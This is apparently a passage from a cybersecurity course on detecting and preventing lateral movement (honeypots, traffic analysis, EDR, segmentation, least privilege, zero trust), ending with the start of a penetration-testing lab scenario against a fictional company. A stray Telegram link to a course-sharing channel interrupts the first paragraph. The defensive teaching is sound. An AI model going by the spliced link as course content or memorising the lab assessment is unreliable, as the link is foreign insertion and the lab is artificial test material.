It is impractical to monitor logs manually. Automated tools can help us understand how our network behaves and identify any unusual activity. To better understand how to approach

<https://t.me/CyberFreeCourses>

defensive strategies, please refer to the [Security Monitoring & SIEM Fundamentals](#) module.

## Honeypots and Deception

A honeypot is an artificial environment designed to mimic real systems to observe and analyze the behavior of attackers. This approach is widely used in cybersecurity to create a deceptive trap that attracts cybercriminals. By deploying a honeypot, we can gain insights into the tactics and methods used by attackers, which helps in strengthening the overall security posture of their networks by addressing vulnerabilities identified during these interactions.

Deploying honeypots can be done using tools like [KFSensor](#), [sshesame](#) or setting up a fake share on a Windows system.

## Network Traffic Analysis

Network traffic analysis involves examining the flow of data across the network to identify unusual communication patterns. Attackers often engage in lateral communications between systems that don't typically interact. Detecting such patterns can be a signal of lateral movement. Additionally, the use of non-standard ports or protocols can indicate attempts to bypass security measures.

Analyzing network flows requires using tools like Windows Performance Monitor or third-party applications such as [Wireshark](#) or Microsoft Network Monitor.

## Endpoint Detection and Response (EDR)

We can use EDR solutions to monitor and analyze endpoint behavior for signs of suspicious activities, such as the execution of malicious scripts or tools like `PsExec`, `PowerShell`, or `WMI`. These tools can be used by attackers to move laterally within the network, so detecting their usage can indicate potential compromise. Using EDR solutions involves deploying EDR software and configuring it to monitor endpoint activities.

## Prevention for Lateral Movement

### Network Segmentation

Network segmentation involves dividing the network into smaller, isolated segments to restrict the lateral movement of attackers. Each segment should have strict access controls to ensure that only authorized traffic can pass between them. This reduces the risk of a compromised system impacting other areas of the network.

We can use tools like `Windows Firewall` to create VLANs and subnets, configure firewall rules to control traffic between segments, and regularly review these rules for compliance.

### Least Privilege

Implementing the least privilege principle can substantially decrease the likelihood of lateral movement. This principle entails providing users and applications with only the essential permissions required to carry out their functions. Should an attacker gain control of a user account or application, their actions are confined to the permissions allocated to that account or application, thereby restricting their capacity to move laterally within the network.

We can apply the principle of least privilege by assigning roles and permissions through Active Directory (AD), enforcing least privilege via Group Policy Objects (GPOs), and auditing user permissions to revoke unnecessary rights.

## Zero Trust Architecture

Finally, another way of protection can be Zero trust architecture. This is a security model where no entity is trusted by default. Every access request must be verified and authenticated, regardless of its origin, to ensure comprehensive security.

We can use `Azure Active Directory Conditional Access` to enforce verification for every request, apply network micro-segmentation, and continuously monitor and adjust access policies based on threat levels.

## Skills Assessment

You have reached the end of the module. Congratulations! It's time to test the knowledge you've acquired.

---

## Scenario

`Inlanefreight`, a company that delivers customized global freight solutions, contacted you because it is testing new security controls to prevent lateral movement, including network segmentation, firewalls, etc. It also configures its backup server to avoid incoming attacks, and it wants to test whether you can compromise that server and understand what else it can do to secure its servers.

For this internal assessment, Inlanefreight has provided you with an account, `Dahlia`, and one target IP. You will have to enumerate that server and identify if there are any opportunities to log in and move laterally.